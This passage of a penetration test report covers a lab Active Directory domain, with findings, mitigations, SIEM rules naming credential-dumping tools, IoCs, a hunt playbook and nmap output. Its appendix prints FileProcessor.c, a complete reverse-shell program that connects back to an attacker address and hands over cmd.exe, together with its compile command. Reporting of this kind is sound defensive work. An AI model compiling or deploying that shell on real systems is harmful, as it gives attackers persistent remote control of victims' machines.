- Revoke suspicious certificates and rotate impacted account credentials.

Long-term Remediation:

- Harden AD CS configuration; restrict enrollment/issuance ACLs, require approval agents.
- Regular template audits and least privilege enforcement.

Validation Steps:

- Attempt safe template enrollment with low-privileged test user and confirm rejection.
- Audit CA issuance logs for unexpected enrollments.

References:

- AD CS Security Guide
- OWASP: Authentication Cheat Sheet

High Findings

Finding: Shadow Credentials / Certify Abuse - Shadow Credential Creation

Severity:

High

Affected Hosts / Assets:

BRAAVOS / ESSOS - Domain accounts viserys.targaryen, jorah.mormont

Summary:

Shadow credential attacks created or abused certificate-based credentials for high-value accounts, enabling lateral access.

ATT&CK Mapping:

T1558.*

Impact:

Unauthorized credential use; high risk for lateral escalation and domain compromise.

Short-term Mitigation:

- Audit/remove unnecessary certificate enrollment privileges; revoke suspicious certs.
- Monitor CA issuance logs.

Long-term Remediation:

- Harden CA permissions; require approval/signature for auth-capable cert issuance.
- Implement strict template ACLs and certificate monitoring.

Validation Steps:

- Confirm no unexpected certificates for privileged accounts.
- Ensure non-authorized accounts cannot enroll certs.

References:

- Certipy Documentation
- Microsoft AD CS Hardening

Finding: LAPS Password Disclosure

Severity:

High

Affected Hosts / Assets:

BRAAVOS - 192.168.56.23 - Local admin (goadmin)

Summary:

LAPS password retrievable by an attacker account, enabling remote login via WinRM.

ATT&CK Mapping:

T1552 / T1021.004

Impact:

Full local compromise; lateral movement risk to sensitive systems.

Short-term Mitigation:

- Rotate LAPS passwords; restrict read ACLs to authorized accounts.
- Audit principals with ms-MCS-AdmPwd access.

Long-term Remediation:

- Enforce least privilege on LAPS ACLs; integrate MFA.
- Regular audits and alerting on LAPS reads.

Validation Steps:

- Verify unauthorized read attempts fail; only designated groups have access.

References:

- Microsoft LAPS Overview

Finding: Web File Upload → Unrestricted Upload → ASPX Web Shell

Severity:

High

Affected Hosts / Assets:

CASTELBLACK - 192.168.56.23 - IIS / ASP.NET Web App

Summary:

File upload function allowed `.aspx` web shell upload, enabling remote command execution.

ATT&CK Mapping:

T1505.003; T1059.001

Impact:

Initial foothold into web-facing asset; pivot to internal network and data exfiltration possible.

Short-term Mitigation:

- Restrict file uploads; add server-side validation.
- Remove uploaded web shells; patch web app.

Long-term Remediation:

- Implement OWASP File Upload best practices; whitelist file types, validate MIME types, enforce auth.
- WAF rules and runtime file integrity monitoring.

Validation Steps:

- Re-test upload with benign files; verify uploads cannot execute.
- Scan webserver for unknown `.aspx` files.

References:

- OWASP File Upload Cheat Sheet
- Microsoft Web Shell Detection

Finding: PowerShell Remote Execution & Ingress Tool Transfer

Severity:

High

Affected Hosts / Assets:

CASTELBLACK - 192.168.56.23 - Web Server

Summary:

Base64-encoded PowerShell executed reverse shell and downloaded a C2 agent, enabling remote control.

ATT&CK Mapping:

T1059.001; T1105; T1071.001

Impact:

Remote control, data exfiltration, post-exploit platform establishment.

Short-term Mitigation:

- Block outbound anomalous connections; detect command-line downloaders.
- Restrict PowerShell usage and enable ScriptBlock logging.

Long-term Remediation:

- Harden servers: limit outbound network access, implement application allowlisting, code signing for scripts.
- Monitor PowerShell logs and web traffic for C2 patterns.

Validation Steps:

- Confirm no active C2 connections; review logs for suspicious activity.

References:

- Microsoft PowerShell Security
- OWASP Command Injection Prevention

Finding: Persistence - Scheduled Task (FileProcessor.exe)

Severity:

High

Affected Hosts / Assets:

KINGSLANDING - 192.168.56.10 - Scheduled task as SYSTEM

Summary:

Reverse shell executable registered as scheduled task to start at boot, enabling persistent access.

ATT&CK Mapping:

T1053.005

Impact:

Persistent SYSTEM-level backdoor; high availability of attacker access.

Short-term Mitigation:

- Disable/delete unauthorized task; remove related executables and listener connections.
- Rotate credentials; check for other persistence mechanisms.

Long-term Remediation:

- Enforce endpoint protection, script/executable allowlisting, monitor task creation.
- Restrict privilege to create scheduled tasks to management workstations.

Validation Steps:

- Confirm task removal; verify no recurring connections.
- Ensure EDR logs task creation and alerts on anomalies.

References:

- MITRE T1053: Scheduled Task
- Microsoft Scheduled Task Security

Medium Findings

Finding: WinRM Lateral Movement

Severity:

Medium

Affected Hosts / Assets:

BRAAVOS - 192.168.56.23; MEEREEN - 192.168.56.12; KINGSLANDING - 192.168.56.10

Summary:

Harvested credentials used to access hosts over WinRM, enabling shell access and further actions.

ATT&CK Mapping:

T1021.004

Impact:

Lateral movement; high-priv credentials could lead to domain compromise.

Short-term Mitigation:

- Restrict WinRM access via firewall/GPO; enforce certificate auth and MFA.

Long-term Remediation:

- Use Just-In-Time privileged access; audit remote management access.

Validation Steps:

- Verify unauthorized WinRM attempts fail; logs show only approved hosts.

References:

- Microsoft WinRM Security Best Practices

Finding: Kerberoasting

Severity:

Medium

Affected Hosts / Assets:

Service accounts (e.g., jon.snow)

Summary:

SPNs requested, service tickets extracted and cracked offline, yielding service account credentials.

ATT&CK Mapping:

T1558.003

Impact :

Compromise of service accounts; depends on privileges for impact.

Short-term Mitigation:

- Strong, random service account passwords; avoid weak ciphers.
- Monitor TGS requests and Kerberos anomalies.

Long-term Remediation:

- Use managed service accounts (gMSA); enforce AES for Kerberos; rotate credentials.

Validation Steps:

- Confirm strong passwords; check logs for anomalies.

References:

- Microsoft Kerberoasting Mitigation

Finding: AS-REP Roasting

Severity:

Medium

Affected Hosts / Assets:

User accounts (brandon.stark, missaindei)

Summary:

Accounts with Kerberos pre-auth disabled were enumerated and AS-REP responses cracked offline.

ATT&CK Mapping:

T1558.004

Impact:

Theft of credentials; lateral movement possible.

Short-term Mitigation:

- Enable pre-authentication; monitor AS-REP requests.

Long-term Remediation:

- Remove legacy accounts; enforce MFA and hardened authentication.

Validation Steps:

- Re-scan accounts for pre-auth status.

References:

- Kerberos Pre-Authentication Overview

Finding: NTLM Relay / PetitPotam Coercion (Attempted)

Severity:

Medium

Affected Hosts / Assets:

KINGSLANDING - 192.168.56.10 / MEEREEN - 192.168.56.12

Summary:

Attempted NTLM relay and PetitPotam coercion to AD CS; blocked due to template ACLs.

ATT&CK Mapping:

T1187 - Forced Authentication

Impact:

Could allow credential relays and domain compromise if successful.

Short-term Mitigation:

- Apply KB mitigations; enable Extended Protection for Authentication (EPA).
- Disable unnecessary HTTP enrollment.

Long-term Remediation:

- Harden AD CS/CA servers; monitor for coercion activity.

Validation Steps:

- Verify KB mitigations; test forced-auth vectors in controlled lab.

References:

- Microsoft KB5005413
- AD CS Security Hardening

Low Findings

Finding: Domain / Account Discovery & BloodHound Collection

Severity:

Low

Affected Hosts / Assets:

Domain controllers / LDAP services

Summary:

Extensive domain enumeration conducted, mapping privileged relationships and escalation paths.

ATT&CK Mapping:

T1087; T1046

Impact

Enables attackers to identify high-impact attack paths; early detection reduces impact.

Short-term Mitigation:

- Monitor/alert on unusual LDAP/BloodHound activity.
- Restrict enumeration access for non-admins.

Long-term Remediation:

- Implement tiered administration, reduce standing privileges, deploy decoy objects for detection.

Validation Steps:

- Verify detection rules for enumeration; test alerts with controlled queries.

References:

- BloodHound Collection Guidance
- Microsoft AD Enumeration Defenses

Detection & Hunting Opportunities

Logs to Monitor

Windows Security Event Log

- **4768 / 4769** - Kerberos TGT/TGS requests (look for abnormal service names like `cifs/...` or nonstandard principals).
- **4771 / 4776 / 4625** - Authentication failures or pre-auth anomalies.
- **4672 / 4673** - Privileged logons and special privilege assignments.
- **4688** - Process creation events with full command-line logging.

Sysmon (Recommended)

- **Event ID 1** - Process creation (track parent/child chains and arguments).
- **Event ID 3** - Network connections (detect outbound C2 or unusual SMB).
- **Event ID 8 / 10** - CreateRemoteThread or LSASS process access (credential dumping).
- **Event ID 7** - Image load anomalies (malicious DLLs or modules).

PowerShell Logs

- **4103 / 4104** - Module and ScriptBlock logging. Detect `-enc`, base64 payloads, or obfuscated downloads.

IIS / Web Server Logs

- Monitor POST/PUT to upload endpoints, nonstandard extensions (e.g., `.aspx`), and long-running uploads with odd user agents.

Certificate Authority / AD CS Logs

- Audit certificate enrollment and issuance events.
- Monitor requests from unexpected users or templates.

EDR / Network Sensors

- Flag outbound HTTPS to unknown hosts, SMB access to DCs, or RPC/DSR activity from non-DC systems.

SIEM / EDR Rules Suggested

Token Impersonation - GodPotato / Privilege Elevation

```
WHEN Sysmon.EventID = 1 AND ProcessName IN
('GodPotato.exe','juicyPotato.exe')
  OR ProcessCommandLine CONTAINS '-exploit'
THEN ALERT 'Token impersonation / local privesc suspected'
WITH severity=High, playbook='isolate-host;collect-memory'
```

Detects token impersonation or SYSTEM-level process creation by unauthorized users.

LSASS Memory Access / Credential Dumping

```
WHEN Sysmon.EventID = 10 AND TargetImage = 'lsass.exe'
  AND AccessMask CONTAINS '0×1FFFFF'
  OR ProcessName IN ('mimikatz.exe','procdump.exe')
THEN ALERT 'Possible LSASS memory read / credential dumping'
```

Detects credential harvesting or LSASS memory reads.

Suspicious PowerShell Execution

```
WHEN EventLog = 'Windows PowerShell' AND EventID = 4104
  AND ScriptBlockText LIKE '%-enc %'
  OR ProcessCommandLine LIKE '%-eN %'
THEN ALERT 'Encoded PowerShell or obfuscated execution'
```

Flags encoded or obfuscated PowerShell activity typical of initial access or C2 stagers.

Unusual CIFS TGS Request (Golden Ticket Indicator)

```
WHEN Security.EventID = 4769 AND ServiceName LIKE 'cifs/%'
  AND AccountName NOT IN (approved_file_admins)
THEN ALERT 'Unusual CIFS TGS request - possible forged ticket'
```

Detects forged or anomalous Kerberos TGS activity.

Remote DC Extraction / DRSUAPI Activity

```
WHEN Network.Protocol = 'RPC' AND DestinationPort IN (135,445)
  AND ProcessName IN ('python.exe','secretsdump.py','impacket-*')
THEN ALERT 'Possible remote secretsdump / DRS replication abuse'
```

Detects attempts to extract AD secrets using Impacket or similar tooling.

AD ACL Modification - WriteDACL Abuse

```
WHEN Security.EventID IN (4732,4733,4728,4729)
  OR LDAP modification detected on 'CN=Domain Admins'
THEN ALERT 'Privileged ACL modification detected'
```

Detects privilege escalation via ACL manipulation.

Indicators of Compromise (IoCs)

Files

- `GodPotato.exe`
- `mimikatz.exe`
- `svchost.exe` (C2 staging variant)
- `FileProcessor.exe`
- `gogoadmin.ccache`
- `goadmin.pfx`
- Malicious or suspicious executables used for privilege escalation and credential dumping
- Scheduled task binaries or scripts enabling persistence
- Credential extraction tools and tokens

Network

- Outbound connections to untrusted or anomalous hosts over common protocols (HTTP, HTTPS, SMB)
- Internal lateral movement traffic between hosts that normally should not communicate

Accounts

- Accounts exhibiting unusual privilege activity or unauthorized access
- Service accounts used outside of standard operational context
- Forged or impersonated credentials

Hashes

- File hashes corresponding to known exploitation tools or malware
- Checksums for suspicious binaries and scripts

Artifacts

- Credential cache or certificate files issued to unauthorized principals
- Unexpected scheduled tasks or startup entries
- Unusual files in web-accessible directories (e.g., web shells)

Hunt Playbook

1. Triage & Scope

Identify suspected hosts from correlated alerts (Sysmon 1, PowerShell 4104, 4769 anomalies).
Contain active sessions or isolate suspected systems.

2. Collect Forensics

Gather memory dumps, active processes, scheduled tasks, and network connections.
Preserve volatile evidence and EDR timelines.

3. Search for Known Artifacts

Query for filenames: `GodPotato.exe`, `mimikatz.exe`, `FileProcessor.exe`, `*.ccache`, `*.pfx`.
Inspect web roots for newly dropped `.aspx` files.

4. Kerberos Ticket Hunting

Search for Event IDs **4768/4769** with abnormal service names or forged ticket behavior.
Verify krbtgt key rotation and unauthorized TGT issuance.

5. Process & Memory Indicators

Review Sysmon Event ID **10** for LSASS memory reads.
Inspect PowerShell logs for `-enc`, `IEX`, `DownloadString`, `Invoke-WebRequest`.

6. AD Focused Hunting

Check group membership and ACL changes on `Domain Admins`.
Query LDAP for objects with `WriteDACL` privileges.
Audit certificate requests on CA for privilege templates (ESC1, ESC8).

7. Network & Replication Indicators

Inspect SMB, RPC, and DRS replication events from non-DC hosts.
Correlate timestamps with secretsdump or ticketing events.

8. Persistence Checks

Enumerate scheduled tasks, services, and WMI persistence.
Remove or disable `FileProcessor` and confirm no recreation attempts.

9. Remediation & Validation

Rotate compromised credentials and **krbtgt** keys (twice).
Reimage affected hosts and validate new baselines.

10. Reporting & Continuous Improvement

Document IoCs and correlate event IDs with evidence paths.
Tune SIEM/EDR rules and run purple team validation to close detection gaps.

Conclusion & Next Steps

The assessment demonstrates a complete attack chain from external discovery through full domain compromise: initial access was gained via an unauthenticated web file upload on CASTELBLACK, which enabled remote code execution and deployment of a C2 agent; credential harvesting and AD enumeration followed, enabling targeted kerberoasting, shadow credential and certificate abuse, and ultimately cross-domain trust exploitation to forge an Enterprise Admin account and request service tickets for privileged access to KINGSLANDING. The engagement achieved persistent SYSTEM execution via a scheduled task and extraction of high-value credentials, exposing multiple critical weaknesses in AD delegation, certificate template hardening, and endpoint controls. Remediation should prioritize immediate revocation/rotation of exposed credentials, hardening of AD CS templates and LAPS controls, removal and review of suspicious scheduled tasks, and deployment of endpoint detection for web-upload and C2 activity; the team can assist with retesting, remediation planning, and a purple-team session to validate corrective controls.

Appendix

NMAP Scan

```
Nmap scan report for 192.168.56.10
Host is up (0.00100s latency).
Not shown: 1145 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos
135/tcp  open  epmap
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd
593/tcp  open  unknown
636/tcp  open  ldaps
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.56.11
Host is up (0.0012s latency).
Not shown: 1146 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos
135/tcp  open  epmap
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd
593/tcp  open  unknown
636/tcp  open  ldaps
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.56.12
Host is up (0.0011s latency).
Not shown: 1146 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos
135/tcp  open  epmap
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
```

```
464/tcp  open  kpasswd
593/tcp  open  unknown
636/tcp  open  ldaps
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.56.22
Host is up (0.0017s latency).
Not shown: 1150 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.56.23
Host is up (0.0013s latency).
Not shown: 1150 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
3389/tcp open  ms-wbt-server
```

OSCP-Scripts

https://github.com/yaldobaoth/OSCP-Scripts/tree/main/scripts

The following scripts were used from this repository.

- proxy
- ps-payload
- get-domain-users
- as-rep-roast

FileProcessor.c

Compilation: `x86_64-w64-mingw32-gcc -O2 -static -s FileProcessor.c -o FileProcessor.exe -lws2_32`

```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#pragma comment(lib,"ws2_32")

WSADATA wsaData;
SOCKET Winsock;
struct sockaddr_in hax;
char ip_addr[16] = "192.168.56.100";
char port[6] = "9393";

STARTUPINFO ini_processo;

PROCESS_INFORMATION processo_info;

int do_work(void) {
    WSAStartup(MAKEWORD(2, 2), &wsaData);
    Winsock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);


    struct hostent *host;
    host = gethostbyname(ip_addr);
    strcpy_s(ip_addr, 16, inet_ntoa(*((struct in_addr *)host→h_addr)));

    hax.sin_family = AF_INET;
    hax.sin_port = htons(atoi(port));
    hax.sin_addr.s_addr = inet_addr(ip_addr);

    WSAConnect(Winsock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL,
NULL);

    memset(&ini_processo, 0, sizeof(ini_processo));
    ini_processo.cb = sizeof(ini_processo);
    ini_processo.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError
= (HANDLE)Winsock;

    TCHAR cmd[255] = TEXT("cmd.exe");

    CreateProcess(NULL, cmd, NULL, NULL, TRUE, 0, NULL, NULL, &ini_processo,
&processo_info);
```

```
    return 0;
}

int main(int argc, char *argv[]) {
    return do_work();
}
```